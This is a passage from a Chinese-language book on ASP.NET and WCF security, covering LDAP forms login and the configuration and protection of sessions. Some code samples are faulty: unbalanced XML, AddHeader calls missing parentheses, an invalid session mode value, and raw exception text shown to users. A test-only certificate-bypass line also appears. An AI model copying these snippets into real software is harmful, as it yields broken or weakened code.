      <asp:Label ID="Label1" Runat=server >Domain:</asp:Label>
      <asp:TextBox ID="txtDomain" Runat=server ></asp:TextBox><br>
      <asp:Label ID="Label2" Runat=server >Username:</asp:Label>
      <asp:TextBox ID=txtUsername Runat=server ></asp:TextBox><br>
      <asp:Label ID="Label3" Runat=server >Password:</asp:Label>
      <asp:TextBox ID="txtPassword" Runat=server
     TextMode=Password></asp:TextBox><br>
      <asp:Button ID="btnLogin" Runat=server Text="Login"
     OnClick="Login_Click"></asp:Button><br>
      <asp:Label ID="errorLabel" Runat=server ForeColor=#ff3300>
      </asp:Label><br>
      <asp:CheckBox ID=chkPersist Runat=server Text="Persist Cookie" />
    </form>
  </body>
</html>
```

```
<script runat=server>
void Login_Click(object sender, EventArgs e)
{
  string adPath = "LDAP://DC=..,DC=.."; //Path to your LDAP directory server
  LdapAuthentication adAuth = new LdapAuthentication(adPath);
  try
  {
    if(true == adAuth.IsAuthenticated(txtDomain.Text, txtUsername.Text,
    txtPassword.Text))
    {
      string groups = adAuth.GetGroups();
      // 创建票据和组
      bool isCookiePersistent = chkPersist.Checked;
      FormsAuthenticationTicket authTicket = new FormsAuthentication-
      Ticket(1,
               txtUsername.Text,DateTime.Now, DateTime.Now.AddMinutes(60),
      isCookiePersistent, groups);
      // 加密票据
      string encryptedTicket = FormsAuthentication.Encrypt(authTicket);
      //Create a Cookie, and then add the encrypted ticket to the Cookie as data.
      HttpCookie authCookie = new HttpCookie(FormsAuthentication.
      FormsCookieName,
      encryptedTicket);
      if(true == isCookiePersistent)
      authCookie.Expires = authTicket.Expiration;
      // 添加 Cookies.
      Response.Cookies.Add(authCookie);
      // 重定向
      Response.Redirect(FormsAuthentication.GetRedirectUrl(txtUsername.Text,
      false));
    }
    else
    {
      errorLabel.Text = "Authentication did not succeed. Check user name and
      password.";
    }
  }
  catch(Exception ex)
  {
    errorLabel.Text = "Error authenticating. " + ex.Message;
  }
}
</script>
```

（6）修改 Logon.aspx 页中的路径，以指向目标 LDAP 目录服务器。

Logon.aspx 页用于收集来自用户的信息并调用 LdapAuthentication 类的方法。在代码对用户进行身份验证并获取了组列表后，创建一个 FormsAuthenticationTicket 对象，对票据进行加密，向一个 Cookie 添加加密的票据，向 HttpResponse.Cookies 集合添加该 Cookie，最后将请求重定向到最初请求的 URL。WebForm1.aspx 页是最初请求的页，在用户请求此页时重定向到 Logon.aspx 页。在对请求进行身份验证后，该请求被重定向到 WebForm1.aspx 页。

### 7．修改WebForm1.aspx页

（1）在“解决方案资源管理器”中，右击 WebForm1.aspx 项，然后在弹出的快捷菜单中单击“视图设计器”命令。

（2）切换至“设计器”中的 HTML 选项卡。

（3）用下面的代码替换现有代码：

```
<%@ Page language="c#" AutoEventWireup="true" %>
<%@ Import Namespace="System.Security.Principal" %>
<html>
  <body>
    <form id="Form1" method="post" runat="server">
      <asp:Label ID="lblName" Runat=server /><br>
      <asp:Label ID="lblAuthType" Runat=server />
    </form>
  </body>
</html>
<script runat=server>
void Page_Load(object sender, EventArgs e)
{
  lblName.Text = "Hello " + Context.User.Identity.Name + ".";
  lblAuthType.Text = "You were authenticated using " + Context.User.
  Identity.AuthenticationType + ".";
}
</script>
```

（4）保存所有文件，然后编译该项目。

（5）请求 WebForm1.aspx 页面。请注意，该页面会重定向到 Logon.aspx。

（6）输入登录票据，然后单击“提交”按钮。系统重定向到 WebForm1.aspx 后，请注意用户名将出现并且 LdapAuthentication 用于 Context.User.AuthenticationType 属性的身份验证类型。

# 第 9 章　构建可靠 Session

本章讲述关于安全会话的相关概念，告诉读者如何保护会话以及加固现有的状态数据。这些安全加固技术非常重要，将减少软件系统特别是 Web 系统被黑客攻击的机会，防止客户与服务器建立的私密会话被黑客截取和探查。

## 9.1　Session 的概念

Session 中文叫“会话”。会话的产生来源于服务的简化，在每个系统功能中都对用户的标识和访问权限进行验证是非常单调而烦琐的。为了跟踪记录正在使用功能的用户以及该用户对应的访问权限，系统在用户成功登录后会为该用户建立一个安全会话。

系统通过提供一个对安全会话对象合法的引用，就不再传递访问权限或是对用户重复不停的验证。对用户安全属性的查询可以通过使用会话引用访问相应的会话对象来完成。

下面将逐一介绍创建安全会话必备的要素：

### 1．会话变量

会话变量存储在 SessionStateItemCollection 对象中，通过 HttpContext.Session 属性公开。在 ASP.NET 页面中，当前会话变量通过 Page 对象的 Session 属性公开。

会话变量集合的索引按变量名称或整数索引进行，可以通过名称引用创建会话变量，而无需声明或显式添加到集合中。下面的示例演示如何在 ASP.NET 页上创建分别表示用户名字和姓氏的会话变量，并将它们设置为从 TextBox 控件检索。

用 C#代码创建一个会话变量的代码如下：

```
Session["FirstName"] = FirstNameTextBox.Text;
Session["LastName"] = LastNameTextBox.Text;
```

会话变量可以是任何有效的.NET 框架类型。下面的例子是将 ArrayList 对象存储在名为 StockPicks 的会话变量中。当从 SessionStateItemCollection 检索由 StockPicks 会话变量返回的值时，必须将此值强制转换为适当的类型。

```
// 转换类型
ArrayList stockPicks = (ArrayList)Session["StockPicks"];
// 将修改的数组保存到会话
Session["StockPicks"] = stockPicks;
```

**注意：** 当使用 InProc 以外的会话状态模式时，会话变量类型必须为基元.NET 类型或可序列化的类型，这是因为会话变量值存储在外部数据存储区中，更多信息参见会话状态模式。

### 2．会话标识符

会话由一个唯一标识符进行标识，使用 SessionID 属性读取此标识符。当 ASP.NET 应用程序启用会话状态时，将检查应用程序中每个页面请求是否有浏览器发送的 SessionID 值。如果未提供任何 SessionID 值，则 ASP.NET 将启动一个新会话，并将该会话的 SessionID 值随响应发送到浏览器。

默认情况下，SessionID 值存储在 Cookie 中，但也可以将应用程序配置为在“无 Cookie”会话的 URL 中存储。

只要一直是相同的 SessionID 值来发送请求，会话就被视为活动的。如果特定会话的请求间隔超过指定的最大值（以分钟为单位），该会话被视为过期。使用过期的 SessionID 值发送的请求将生成一个新的会话。

SessionID 使 ASP.NET 应用程序能够将特定的浏览器与 Web 服务器上相关的会话数据和信息相关联。会话 ID 的值在浏览器和 Web 服务器间通过 Cookie 进行传输，如果指定了无 Cookie 会话，则通过 URL 进行传输。

### 3．安全说明

无论是作为 Cookie 还是作为 URL 的一部分，System.Web.SessionState.HttpSessionState. SessionID 值都以明文的形式发送。恶意用户如果获取了 SessionID 值并将其包含在对服务器的请求中，就可以访问另一位用户的会话。如果将敏感信息存储在会话状态中，则应该使用 SSL 加密浏览器和服务器之间包含 SessionID 值的任何通信。

### 4．无Cookie的SessionID

默认情况下，SessionID 值存储在浏览器的会话 Cookie 中。但是，可以通过在 web.config 文件的 sessionState 节中将 Cookieless 属性设置为 true，这样就不用把会话标识符存储在 Cookie 中。

下面的实例演示了一个 web.config 文件，将 ASP.NET 应用程序配置为使用无 Cookie 的 SessionID 值。

```
<configuration>
  <system.web>
    <sessionState cookieless="true"
      regenerateExpiredSessionId="true" />
  </system.web>
</configuration>
```

如果要保持无 Cookie 会话状态，应该在页的 URL 中插入唯一的会话 ID。例如，URL 可被 ASP.NET 修改，以包含唯一的会话 ID。

当 ASP.NET 向浏览器发送页面时，ASP.NET 将修改页面中任何使用相对路径的链接，在链接中嵌入一个会话 ID 值（不修改具有绝对路径的链接）。只要用户单击已按这种方式修改的链接，即可保持会话状态。但是，如果客户端重新写入应用程序提供的 URL，ASP.NET 就不能解析此会话 ID，也不能将请求与现有的会话相关联。在这种情况下，会为请求启动一个新的会话。

会话 ID 嵌入在 URL 中应用程序名称斜杠之后，在其余所有文件或虚拟目录标识符之前。这使 ASP.NET 可以在使用 SessionStateModule 之前解析应用程序的名称。

注意：为提高应用程序的安全性，应当允许用户从应用程序注销，此时应用程序会调用 Abandon 方法。这降低了恶意用户获取 URL 中的唯一标识符并用它检索存储在会话中的用户私人数据的风险。

### 5. 重新生成已过期的会话标识符

默认情况下，系统会回收无 Cookie 会话中使用的 SessionID 值。也就是说，如果使用已过期的 SessionID 发起一个请求，将会启动一个新的会话。当包含无 Cookie SessionID 值的链接由多个浏览器同时使用时，会导致无意中共享会话（通过搜索引擎、电子邮件或另一个程序传递链接，就会发生这种情况）。

针对这种情况，可以通过将应用程序配置为不回收会话标识符，减少共享会话数据的机会。为此需要将 sessionState 配置元素的 regenerateExpiredSessionId 属性设置为 true。这样一来，在使用已过期的会话 ID 发起无 Cookie 会话请求时，就会生成一个新的 SessionID。

如果 HTTP POST 方法调用使用过期 SessionID 发起的请求，当 regenerateExpiredSessionId 为 true 时，将丢失发送的所有数据。这是因为 ASP.NET 会执行重定向，以确保浏览器在 URL 中具有新的会话标识符。

### 6. 自定义会话标识符

实现自定义类来提供和验证 SessionID 值需要创建一个从 SessionIDManager 类继承的类，并自定义实现，重写 CreateSessionID 和 Validate 方法。

通过创建实现 ISessionIDManager 接口的类替换 SessionIDManager 类进行自定义 SessionID 管理。例如，通过使用 ISAPI 筛选器，Web 应用程序可能将唯一标识符与非 ASP.NET 页面（如 HTML 页或图像）相关联。可以实现自定义的 SessionIDManager 类，将此唯一标识符用于 ASP.NET 会话状态。如果自定义类支持无 Cookie 会话标识符，则必须实现一个解决方案，以便在 URL 中发送和检索会话标识符。

### 7. 会话模式

ASP.NET 会话状态支持会话变量的一些存储选项。每个选项都被标识为一个会话状态 Mode 类型。默认情况下将会话变量存储在 ASP.NET 辅助进程的内存空间中，不过也可以指定将会话状态存储在单独进程、SQL Server 数据库或是自定义数据源中。如果不希望为应用程序启用会话状态，可以将会话模式设置为 Off。

### 8. 会话事件

ASP.NET 提供两个可帮助管理用户会话的事件：Session_OnStart 事件和 Session_OnEnd 事件，前者在开始一个新会话时引发；后者在一个会话被放弃或过期时引发。会话事件是在 ASP.NET 应用程序的 Global.asax 文件中指定的。

如果将会话 Mode 属性设置为 InProc（默认模式）以外的值，则不支持 Session_OnEnd 事件。

如果 ASP.NET 应用程序的 Global.asax 文件或 web.config 文件被修改，将导致重新启

动应用程序，存储在应用程序状态或会话状态中的值都将丢失。

**注意：**某些防病毒软件可能会更新应用程序的 Global.asax 或 web.config 文件的最后修改日期和时间。

### 9．配置会话状态

通过使用 system.web 配置节的 sessionState 元素可配置会话状态。还可以通过使用@Page 指令中的 EnableSessionState 值来配置会话状态。

使用 sessionState 元素可指定以下选项：

- 会话存储数据所使用的模式。
- 在客户端和服务器之间发送会话标识符值的方式。
- 会话的 Timeout 值。
- 支持基于会话 Mode 设置的值。

下面的实例演示了一个 sessionState 元素，该元素用来配置应用程序的 SQL Server 会话模式，将 Timeout 值设置为 30 分钟，并指定将会话标识符存储在 URL 中。

```
<sessionState mode="SQL Server"
  cookieless="true "
  regenerateExpiredSessionId="true "
  timeout="30"
  sqlConnectionString="Data Source=MySqlServer;Integrated Security=SSPI;"
  stateNetworkTimeout="30"/>
```

可以通过将会话状态模式设置为 Off 禁用应用程序的会话状态。如果只希望禁用应用程序的某个特定页的会话状态，可以将@Page 指令中的 EnableSessionState 值设置为 false。同时，还可以将 EnableSessionState 值设置为 ReadOnly，提供对会话变量的只读访问。

### 10．并发请求和会话状态

对 ASP.NET 会话状态的访问专属于每个会话，意味着如果两个不同的用户同时发送请求，则会同时被授予对每个单独会话的访问。但是，如果这两个并发请求是针对同一会话的（通过使用相同的 SessionID 值），则第一个请求将获得对会话信息的独占访问权。第二个请求将只在第一个请求完成之后执行。如果由于第一个请求超过了锁定超时时间而导致对会话信息的独占锁定被释放，则第二个会话也可获得访问权。

如果将@Page 指令中的 EnableSessionState 值设置为 ReadOnly，则对只读会话信息的请求不会导致对会话数据的独占锁定。但是，对会话数据的只读请求可能仍需等到由会话数据的读写请求设置的锁定解除之后。

## 9.2　安全 Session 的运行时

当用户在构成 Web 应用程序的不同 ASP.NET 页面之间导航时，ASP.NET 会话状态能够为用户进行存储和检索。ASP.NET 会话状态将一个限定的时间窗口内、并且将来自同一

浏览器的请求标识为一个会话，在该会话持续期间内保留会话变量的值。浏览器会话一般在会话 Cookie 中标识，当会话状态配置为“无 Cookie”时，在 URL 中标识。

默认情况下，应该为所有 ASP.NET 应用程序启用 ASP.NET 会话状态，并将其配置为使用会话 Cookie 来标识浏览器会话。

一般来说，ASP.NET 会话状态将会话变量值存储在内存中，但是也可以配置会话状态，将会话变量值存储在状态服务器、SQL Server 或自定义的会话状态存储区中。

尽管遵循编码和配置的最佳做法可以提高应用程序的安全性，同时，使用 Microsoft Windows 和 Internet Information Services（IIS）的最新安全修补程序，以及 Microsoft SQL Server、Active Directory 和应用程序的其他数据源的所有修补程序来更新服务器也很重要。下面是一些保护会话状态需要注意的方面：

#### 1. 安全的会话状态配置

默认情况下应用程序启用会话状态功能，但如果应用程序不需要会话状态，则仍应该禁用。

#### 2. 保证配置值的安全

当在应用程序的配置文件中存储敏感信息时，应使用受保护配置对敏感值进行加密。敏感信息包括存储在 machineKey 配置元素中的加密密钥和存储在 connectionStrings 配置元素中的数据源连接字符串。有关更多信息，请参见使用受保护的配置加密配置相关信息。

#### 3. 保护会话状态数据源的连接

如上所述，对运行 SQL Server 的计算机、会话状态服务或其他数据源的连接字符串中存储的敏感信息进行保护非常重要。若要确保到数据服务器连接的安全，建议使用“受保护配置”对配置中的连接字符串信息进行加密。

#### 4. 使用集成安全性连接到SQL Server

读者应使用集成安全性连接到运行 SQL Server 的计算机，以避免泄露连接字符串以及暴露用户 ID 和密码的可能性。如果指定一个使用集成安全性的连接，用来连接到运行 SQL Server 的计算机，则会话状态功能将恢复为进程标识。应确保正在运行 ASP.NET 的进程标识（如应用程序池）为默认进程账户或受限制的用户账户。

#### 5. 保护会话ID

保护应用程序和数据时，确保会话标识符不会通过网络暴露给不必要的访问源，也不会被用于针对应用程序的重播攻击，这一点很重要。

#### 6. 保护包含会话状态的网页

为会话的 Timeout 超时时间指定一个较小值，也可以使用客户端脚本对客户端强制执行一个与会话超时一样长的重定向，下面的实例演示了为 AddHeader 方法添加一个刷新

标头：

```
Response.AddHeader("Refresh", Session.Timeout & ";URL=Logoff.htm"
Response.AddHeader("Refresh", Session.Timeout + ";URL=Logoff.htm";
```

**注意：**如果指定无 Cookie 的会话，需警告用户不要在电子邮件和书签中使用包含 SessionID 的链接，也不要保存这些链接，避免指定 AutoDetect 和 UseDeviceProfile 的 Cookie 模式。

应用程序允许用户注销，注销时调用 System.Web.SessionState.HttpSessionState.Abandon 方法，警告用户在注销后关闭浏览器。使用无 Cookie 的会话时，将 regenerateExpiredSessionID 配置为 true，在提供过期的会话标识符时始终启动一个新会话。

### 7．使用安全套接字层保护应用程序

确保使用敏感数据的应用程序页面的安全的方法是使用标准 Web 安全机制，如使用安全套接字层（SSL）并要求用户登录后才能执行敏感操作（如更新个人信息或删除账户）。

此外，网页上不应以明文形式公开敏感数据，如密码（有时候还包括用户名），确保显示这种信息的页面使用了 SSL，并且仅可供已经过身份验证的用户使用。

### 8．错误信息和事件

若要防止向不必要的访问源公开敏感信息，可对应用程序进行配置，从而做到不显示详细错误信息，或者仅当客户端是 Web 服务器本身时才显示详细错误信息。有关更多信息，请参见 customErrors 元素（ASP.NET 设置架构）部分。

如果服务器运行的是 Windows Server 2003/2008，则可通过保证事件日志的安全、设置有关事件日志的大小、保留时间等参数等防止间接拒绝服务攻击，提高应用程序的安全性。

### 9．自定义会话状态存储提供程序

创建自定义会话状态存储提供程序时，应确保遵循安全性最佳做法，避免在使用数据库时遭受攻击（如 SQL 注入式攻击）。在使用自定义会话状态存储提供程序时，确保已对提供程序进行了安全性最佳做法检查。

## 9.3　如何创建 Session

默认情况下，安全会话不会在已回收的 Web 服务器中存在。建立安全会话时，客户端和服务将缓存与安全会话关联的密钥。交换消息时，只交换已缓存密钥的标识符。如果回收了 Web 服务器，也会回收缓存，Web 服务器将无法检索该标识符的已缓存密钥。这种情况将会引发异常并返回至客户端。如果使用有状态安全上下文令牌（SCT），安全会话可以在回收的 Web 服务器中存在。

下面的实例将通过使用系统提供的一个绑定指定服务使用安全会话。除 basicHttpBinding Element 绑定外，在系统提供的绑定配置为使用消息安全时，WCF 将自动使用安全会话。表 9-1 所示为支持消息安全的系统提供的绑定以及消息安全是否是默认的安全机制：

表 9-1　会话安全机制

| 系统提供的绑定 | 配置元素 | 默认情况下是否启用消息安全 |
|---|---|---|
| BasicHttpBinding | basicHttpBinding Element | 否 |
| WSHttpBinding | wsHttpBinding Element | 是 |
| WSDualHttpBinding | wsDualHttpBinding Element | 是 |
| WSFederationHttpBinding | wsFederationHttpBinding element | 是 |
| NetTcpBinding | netTcpBinding Element | 否 |
| NetMsmqBinding | netMsmqBinding Element | 否 |

下面的实例使用配置指定名为 wsHttpBinding_Calculator 的绑定，该绑定使用了 wsHttpBinding Element、消息安全和安全会话。

```
<bindings>
  <WSHttpBinding>
   <binding name = "wsHttpBinding Calculator">
     <security mode="Message">
       <message clientCredentialType="Windows"/>
     </security>
    </binding>
  </WSHttpBinding>
</bindings>
```

接下来的代码实例指定了用于保护 secureCalculator 服务的 wsHttpBinding Element、消息安全和安全会话。

**注意：** 通过将 establishSecurityContext 属性设置为 false，可以为 wsHttpBinding Element 关闭安全会话。对于其他系统，只能通过创建自定义绑定来关闭安全会话。

假如需要通过使用自定义绑定来指定服务使用安全会话，可以创建一个自定义绑定，该绑定指定由安全会话保护 SOAP 消息。

下面的代码实例使用配置指定使用安全会话的消息的自定义绑定。

```
<bindings>
  <!-- configure a custom binding -->
  <customBinding>
    <binding name="customBinding_Calculator">
      <security authenticationMode="SecureConversation" />
      <secureConversationBootstrap authenticationMode="SspiNegotiated" />
      <textMessageEncoding messageVersion="Soap12WSAddressing10" writeEnc-
      oding="utf-8"/>
      <httpTransport/>
    </binding>
  </customBinding>
</bindings>
```

## 9.4　利用加密连接加固 Session

HTTPS 加密协议无处不在，如何利用它加固网络系统的传输会话，是本小节的讲述重点。下面介绍的实例演示了对会话使用 SSL 传输安全。会话实现 WS-Reliable Messaging

协议，通过在会话上组合 WS-Security 获得安全的可靠会话。但有时也可以选择对 SSL 改用 HTTP 传输安全。

SSL 可以确保数据包本身是安全的。需要注意的是，这与使用 WS-Secure Conversation 确保可靠会话的安全是不同的。

若要使用基于 HTTPS 的可靠会话，必须创建自定义绑定。此实例是基于计算器服务的入门示例，在这里可以使用可靠会话绑定元素和 httpsTransport element 创建自定义绑定。下面代码是关于自定义绑定的配置：

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.serviceModel>
    <services>
      <service
          name="Microsoft.ServiceModel.Samples.CalculatorService"
          behaviorConfiguration="CalculatorServiceBehavior">
        <!-- use base address provided by host -->
        <endpoint address=""
                  binding="customBinding"
                  bindingConfiguration="reliableSessionOverHttps"
                  contract="Microsoft.ServiceModel.Samples.ICalculator" />
        <!-- the mex endpoint is exposed as
           http://localhost/servicemodelsamples/service.svc/mex-->
        <endpoint address="mex"
                  binding="mexHttpBinding"
                  contract="IMetadataExchange"/>
      </service>
    </services>
    <bindings>
      <customBinding>
        <binding name="reliableSessionOverHttps">
          <reliableSession />
          <httpsTransport />
        </binding>
      </customBinding>
    </bindings>
    <!--For debugging purposes set the includeExceptionDetailInFaults
    attribute to true-->
    <behaviors>
      <serviceBehaviors>
        <behavior name="CalculatorServiceBehavior">
          <serviceMetadata httpGetEnabled="true" />
          <serviceDebug includeExceptionDetailInFaults="False" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
</configuration>
```

此实例中的程序代码必须在生成和运行示例之前使用 Web 服务器证书向导创建证书并进行分配。

配置文件设置中的终结点定义和绑定定义允许使用自定义方法，客户端配置如下所示：

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.serviceModel>
```

```
    <client>
      <!-- this endpoint has an https: address -->
      <endpoint name=""
               address="https://localhost/servicemodelsamples/service.svc"
                binding="customBinding"
                bindingConfiguration="reliableSessionOverHttps"
                contract="Microsoft.ServiceModel.Samples.ICalculator" />
    </client>
      <bindings>
        <customBinding>
          <binding name="reliableSessionOverHttps">
            <reliableSession />
            <httpsTransport />
          </binding>
        </customBinding>
    </bindings>

  </system.serviceModel>

</configuration>
```

此示例中使用的证书是用 Makecert.exe 创建的测试证书，所以从浏览器中访问 https 地址（如 https://localhost/servicemodelsamples/service.svc）时就会出现安全警报。为了允许 WCF（Windows Communication Foundation）客户端就地使用测试证书，需要向客户端添加一些附加代码，以禁用安全警报。

使用生产证书时，不需要此代码和附加类：

```
// Makecert.exe 生成提供测试用
PermissiveCertificatePolicy.Enact("CN=ServiceModelSamples-HTTPS-Server");
```

运行示例时，操作请求和响应将显示在客户端控制台窗口中。在客户端窗口中按 Enter 键可以关闭客户端。

```
Add(100,15.99) = 115.99
Subtract(145,76.54) = 68.46
Multiply(9,81.25) = 731.25
Divide(22,7) = 3.1428571428571
```

**注意：** 运行前确保已经执行 Windows Communication Foundation 事例的首次安装过程，确保执行 Internet 信息服务服务器证书安装说明。

# 9.5 使用权标

通过在安全会话中使用有状态安全上下文权标（SCT），可以使该会话避免因为重新使用服务而受到影响。如果在安全会话中使用了无状态 SCT 并且 Internet 信息服务被重置，则与该服务相关联的会话数据将丢失，这些会话数据包括 SCT 权标缓存。

因此，当客户端下一次向该服务发送无状态 SCT 时将返回错误，这是因为无法检索到与该 SCT 相关联的密钥。但是，如果使用有状态 SCT，则与该 SCT 相关联的密钥将包含在 SCT 中。由于密钥包含在 SCT 中并因而包含在消息中，安全会话就不会因为重新使用

服务而受到影响。默认情况下，WCF（Windows Communication Foundation）在安全会话中使用无状态 SCT。

注意：如果安全会话涉及派生自 IDuplexChannel 的协议，则无法在该安全会话中使用有状态 SCT。

对于在安全会话中使用有状态 SCT 的应用程序，服务的线程标识必须是具有关联配置文件的账户。如果服务在不具有用户配置文件的账户下运行（如 Local Service），则可能引发异常。

当需要在 Windows XP 上进行模拟时，请不要在安全会话中使用有状态 SCT。如果在模拟时使用有状态 SCT，则会引发 InvalidOperationException 异常。

下面说明如何在安全会话中使用有状态 SCT，具体实施步骤如下：

（1）创建一个自定义绑定，该绑定指定由使用有状态 SCT 的安全会话保护 SOAP 消息。通过向服务的配置文件中添加一个名为 customBinding 的元素，定义一个自定义绑定。

```
<customBinding>
```

（2）将<binding>子元素添加到 customBinding 元素中。通过在配置文件中将 name 属性设置为一个唯一名称，指定绑定名称。

```
<binding name="StatefulSCTSecureSession">
```

（3）将名为 security 子元素添加到 customBinding 元素下，指定发送到此服务以及从此服务发送出去消息的身份验证模式。

将 authenticationMode 属性设置为 SecureConversation，指定使用安全会话。将 requireSecurityContextCancellation 属性设置为 false，指定使用有状态 SCT。

```
<security authenticationMode="SecureConversation"
        requireSecurityContextCancellation="false">
```

（4）将名为 secureConversationBootstrap 子元素添加到 security 元素下，指定在建立安全会话时如何对客户端进行身份验证。

设置 authenticationMode 属性，指定如何对客户端进行身份验证。

```
<secureConversationBootstrap authenticationMode="UserNameForCertificate" />
```

（5）指定消息编码，添加一个编码元素，如 textMessageEncoding element。

```
<textMessageEncoding />
```

（6）指定传输，添加一个传输元素，如 httpTransport element。

```
<httpTransport />
```

下面的代码实例使用配置来指定一个自定义绑定，将该绑定与安全会话中的有状态 SCT 结合使用。

```
<customBinding>
  <binding name="StatefulSCTSecureSession">
    <security authenticationMode="SecureConversation"
            requireSecurityContextCancellation="false">
     <secureConversationBootstrap authenticationMode="UserNameForCertificate" />
```

```
    </security>
    <textMessageEncoding />
    <httpTransport />
  </binding>
</customBinding>
```

接下来的代码实例创建了一个自定义绑定，该绑定使用 MutualCertificate 身份验证模式启动安全会话。

在将 Windows 身份验证与有状态 SCT 结合起来使用时，WCF 不使用实际调用方的标识来填充 WindowsIdentity 属性，而是将该属性设置为匿名。由于 WCF 会为传入 SCT 的每个请求重新创建上下文的内容，因此服务器不会跟踪内存中的安全会话。一般来说，不能将 WindowsIdentity 实例序列化为 SCT，所以 WindowsIdentity 属性返回一个匿名标识，配置代码如下：

```
<customBinding>
  <binding name="Cancellation">
       <textMessageEncoding />
        <security
            requireSecurityContextCancellation="false">
              <secureConversationBootstrap />
      </security>
    <httpTransport />
  </binding>
</customBinding>
```

# 9.6 合理配置 Session

本节将介绍使用系统提供的绑定方法启用在可靠会话内交换的消息以及消息级安全所需的设置步骤，这些绑定支持该类型会话，但不是在默认情况下，所以可以使用代码或在配置文件中的声明来启用安全的可靠会话。此过程需要使用客户端和服务配置文件。

保护过程由以下三个关键任务组成：

（1）指定客户端和服务器在可靠会话内交换消息。

第一项任务在终结点配置元素包含一个 bindingConfiguration 属性，该属性引用名为 MessageSecurity（在本示例中）的绑定配置，<binding>配置元素可以引用此名称。将 reliableSession 元素的 enabled 属性设置为 true，启用可靠会话。将 ordered 属性设置为 true，可以保证可靠会话内的有序传送。

（2）在可靠会话内要求消息级安全。

第二项任务通过将包含在客户端和服务的<binding>元素中的<security>元素的 mode 属性设置为 Message 完成。

（3）指定客户端必须用来向服务器进行身份验证的凭据类型。

第三项任务通过将包含在客户端和服务的<security>元素中的<message>元素的 clientCredentialType 属性设置为 Certificate 完成。

**注意：** *在与可靠会话一起使用消息安全性时，如果未对客户端进行身份验证，则可靠消息将会尝试对客户端进行身份验证直至发生超时，而不是在首次失败时就引发异常。*

此过程的关键部分是节点的 bindingConfiguration 属性，该属性引用一个名为 Binding1 的绑定配置。<binding>配置元素可以引用此名称，将 reliableSession 元素的 enabled 属性设置为 true，启用可靠会话。将 ordered 属性设置为 true，可以为可靠会话指定有序传送保证。

### 1．使用WSHttpBinding配置服务

如果要使用 WSHttpBinding 配置服务，首先要为该类型的服务定义服务协定，在服务类中实现该服务协定。在服务的实现内部未指定地址或绑定信息，不必编写代码也可从配置文件中检索该信息。

接下来，创建 Web.config 文件以配置 CalculatorService 的终结点，该终结点将 WSHttpBinding 与启用的可靠会话和所需的消息有序传送一起使用。

然后，创建包含以下代码行的 test.svc 文件：

```
<%@ServiceHost language=c# Service="CalculatorService" %>
```

最后，将 Service.svc 文件放到 Internet 信息服务虚拟目录中。

从命令行使用 ServiceModel Metadata Utility Tool（Svcutil.exe）以从服务元数据生成代码。命令格式如下：

```
Svcutil.exe <service's Metadata Exchange (MEX) address or HTTP GET address>
```

生成的客户端包含 ICalculator 接口，该接口定义了客户端实现必须满足的服务协定。生成的客户端应用程序还包含 ClientCalculator 的实现。

### 2．使用WSHttpBinding类的客户端

在使用 Visual Studio 时，应在 App.config 文件中命名此文件。在配置中设置模式和 ClientCredentialType，向配置文件的<bindings>元素添加一个适当的绑定。下面的实例中添加的元素分别是<wsHttpBinding>元素和<binding>元素，并将其 name 属性设置为适当的值。对于<security>元素，需要将 mode 属性设置为 Message。

下面的实例将模式设置为 Message，并将<message>元素的 clientCredentialType 属性设置为 Certificate。

```
<wsHttpBinding>
<binding name="MessageSecurity">
   <security mode="Message" />
     <message clientCredentialType = " Certificate" />
   </security>
</binding>
</wsHttpBinding >
```

## 9.7　正确处理链接

本节将介绍如何使用会话传递安全的链接参数，这是每个 Web 系统必有的环节。尽管可以通过其他手段暂时存放一些数据，但是用 session 保存 URL 仍是最为简便的一种方法。

由于 URL 参数对于客户端是明文形式，相当不安全，不提倡用 URL 传递一些敏感的信息。但由于 URL 参数是 Web 页面间交换信息的重要途径，可以用 URL 传递一些看上去无意义的文字。

### 1. 使用URL参数的要求

- ❑ URL 参数必须要通过 urlDecode 和 urlEncode 处理。
- ❑ URL 参数不能用于敏感信息或机密信息。如果对这些信息加密后传递，效率不如直接用 Session，代码也不如写 Session 简便。
- ❑ 在取得 URL 参数后必须经过数据有效性验证后才能使用。

### 2. 服务器端Session的使用和管理

如果 Session 是服务器端的，很好的解决了安全性问题，所以可以考虑使用 Session 保存安全等级比较高的信息，但 Session 不能滥用。

使用 Session 的要求如下：

- ❑ 项目中应该通过专属于 Session 的类（暂定名为 SessionManager）统一管理 Session 的取值、赋值及清理，严禁直接自行调用 Session 类，要调用必须通过这个 SessionManager 类。
- ❑ SessionManager 类不直接提供自定义名称的 Session 使用（如要使用 Session[“NAME”]，则在 SessionManager 添加），清理 Session 的方法也类似。
- ❑ 应尽量减少 Session 的使用，提供 3～5 个 SessionManager 即可（具体个数根据项目大小适当调整），相似作用的 Session 可以合并，以一个 Session 保存，保存内容可通过一定方式组合，使用时再解析即可。
- ❑ 如果 Session 保存的信息在使用后就没用了，要在第一时间清理，注意不能马上清理，要从全局考虑找到合适的地方进行清理，这种是手工方式。还可以通过 IIS 自身的 Session 有效期设置，一般 20 分钟比较适当，局域网内的管理系统可适当放宽。

Session 是不稳定，但却并非完全不可用。Session 由于使用上灵活，从而相对的，管理上也就容易混乱，所以大多数时候 Session 异常是程序本身的问题，合理的管理才能保证使用的简便及安全，使用 SessionManager 类统一管理的目的即在此。

那么，Session 目前存在的不稳定问题，有没有办法得到解决呢？下面将通过对几个常见问题的解答。

Session 可能出现的问题举例如下：

某画面中显示公司职员列表，通过单击某职员链接打开新画面从而显示该职员信息，单击多个职员的链接则会打开多个窗口，Web 上打开新窗口是通过脚本实现的，若使用 URL 参数传递此职员 ID 不安全。但改成用 Session 保存职员 ID，然后在打开窗口中获取该 Session，显然在多窗口时会造成混乱。

解决的办法是 Session 名要采用动态名。当在父页面中单击生成子页面时，根据子页面的打开时间计数值（tick），生成相应的 Session 名。例如，要生成 NAME 的 Session，格式为 Session["NAME"+tick]。

这样，从父页面打开子页面时，只需用 URL 传 tick 值，如果在子页面需要取 NAME 的 Session 值时，可直接由 NAME 联合 tick 确定。

为保证各个子画面取到各自对应的 Session 值，各个子画面在打开时都要带有 tick 的 URL 参数，只要先取得该 tick 值即可确定该画面对应的 Session 值。

# 9.8　利用数据库保存 Session

在日常的开发中，会话信息和状态的保存一直是一个难题。按照常规的方式，系统创建的会话会被保存到服务器中。但是这种方式存在不安全的因素，如果 IIS 重启或系统重新加载都将导致会话的丢失。

